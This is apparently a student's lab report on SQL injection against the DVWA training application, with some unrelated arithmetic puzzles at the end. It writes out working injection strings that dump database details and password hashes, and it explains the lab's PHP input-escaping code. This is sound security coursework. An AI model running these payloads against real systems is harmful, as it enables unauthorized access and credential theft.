1. Manual SQL Injection.

Use Firefox to browse the DVWA website, set the Security Level to 'low', and then visit the "SQL Injection" page, not the “SQL Injection (Blind)” page. Follow the Section "SQL Injection" in Lecture 10 slides to complete the tasks below.

For each task, you should include the following into your lab report:

- What is your crafted input?
- What is the resulting SQL statement at the web server with this input?
- A screenshot on the returned result.


Note: Your crafted inputs should be different from the ones given in the lecture slides. Any difference will be OK, no matter how small it is. But try to make it as big as you can (e.g., try different ways to generate 'true' or 'false' conditions, use different commenting-out characters, etc). To achieve this, you need to understand the entire lecture thoroughly first.

1.1 Enter a valid user ID to the 'User ID' field to obtain the First Name and Surname of that user.

a) Your input: **1**

b) Resulting SQL: **SELECT first_name, last_name FROM users WHERE user_id = '1'**

c) Screenshot:




1.2 Enter a crafted input to the 'User ID' field such that all records stored in the 'users' table are returned.

a) Your input: **random' or '1'='1**

b) Resulting SQL: **SELECT first_name, last_name FROM users WHERE user_id='random' or '1' = '1'**

c) Screenshot:




1.3 Enter a crafted input to the 'User ID' field such that the version of the MySQL database is disclosed.

a) Your input: **random' or '1'='1' union select null, version() #**

b) Resulting SQL: **SELECT first_name, last_name FROM users WHERE user_id='random' or '1'='1' union select null, version() #'**

c) Screenshot:




1.4 Enter a crafted input to the 'User ID' field such that the username and hostname for DB access are disclosed.

a) Your input: **random' and 2=3 union select null, user() #**

b) Resulting SQL: **SELECT first_name, last_name FROM users WHERE user_id='random' and 2=3 union select null, user() #'**

c) Screenshot:




1.5 Enter a crafted input to the 'User ID' field such that the name of the database being queried is disclosed.

a) Your input: **asdasda23231asd' union select null, database() #**

b) Resulting SQL: **SELECT first_name, last_name FROM users WHERE user_id='asdasda23231asd' union select null, database() #'**

c) Screenshot:




1.6 Enter a crafted input to the 'User ID' field to find out what could be the name of the database table being queried. We only need a list of possible table names here, without requiring the exact answer.

a) Your input: **xzca213awd' union select null, table_name from information_schema.tables where table_name like 'user%' #**

b) Resulting SQL: **SELECT first_name, last_name FROM users WHERE user_id='xzca213awd' union select null, table_name from information_schema.tables where table_name like 'user%' #'**

c) Screenshot:




1.7 Enter a crafted input to the 'User ID' field such that all column names in the 'users' table are disclosed.

a) Your input: **sadasd2321' union select table_name, column_name from information_schema.columns where table_name='users' #**

b) Resulting SQL: **SELECT first_name, last_name FROM users WHERE user_id='random' union select table_name, column_name from information_schema.columns where table_name='users' #'**

c) Screenshot:




1.8 Enter a crafted input to the 'User ID' field such that all usernames and password hashes stored in the 'users' table are disclosed.

a) Your input: **asdasd2321as' union select user, password from users #**

b) Resulting SQL: **SELECT first_name, last_name FROM users WHERE user_id='random' union select user, password from users #'**

c) Screenshot:



PART 2

2.1 Change the Security Level of DVWA to 'high', and then visit the "SQL Injection" page. Click the 'View Source' button in the bottom of this page, and you will have the following source code displayed (see next page). Explain the meaning of source code with the following line numbers in your lab report.

Line 2: **checks if ‘id’ is set from the form called “submit” using a get request**

Line 5: **retrieve the value contained in the field “id”**

Line 6: **stripslashes() removes the blackslashes from the string $id taken from line 5**

Line 7: **mysqli_real_escape_string() adds the backslashes to escape special characters such that the statements lose their syntax meanings in SQL statements**

Line 9: **checks if the string is numeric before letting the query be done, we are expecting the data to be numerical therefore it acts as some protection**

Line 10: **generate a query string from information contained in the $id and store it into $getid**

Line 11: **execute the query and place it into results before traversing through the returned value**

```php
<?php
if (isset($_GET['Submit'])) {

    // Retrieve data
    $id = $_GET['id'];
    $id = stripslashes($id);
    $id = mysql_real_escape_string($id);

    if (is_numeric($id)){
        $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
        $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );
        $num = mysql_numrows($result);
        $i=0;
        while ($i < $num) {
            $first = mysql_result($result,$i,"first_name");
            $last = mysql_result($result,$i,"last_name");

            echo '<pre>';
            echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
            echo '</pre>';

            $i++;
        }
    }
}
?>
```

2.2 Suppose a PHP variable $first_str contains the string below:

\'You\' /are/ \"great\"\!

What's the output of stripslashes($first_str) ?

'You' /are/ "great"!

2.3 Suppose a PHP variable $second_str contains the string below:

'You' are "great"!

What's the output of mysql_real_escape_string($second_str) ?

\'You\' are \"great\"!

PART 3

3.1 Given two numbers 3 and 8, please use each of them exactly twice and connect them with add, subtract, multiply or divide operations to get 24. For example, (8*8) / 3 + 3 is a legitimate try. However, the result is 24.33, not 24. You should figure out the expression that gives you 24 exactly.

8/(3-8/3) =24

3.2 Suppose 11 + 11 = 4 and 22 + 22 = 16, then what does 33 + 33 equal? Why?

nn + nn = X
2(1)^2 = 2^2 = 4
2(2)^2 = 4^2 = 16
2(3)^2 = 6^2 = 36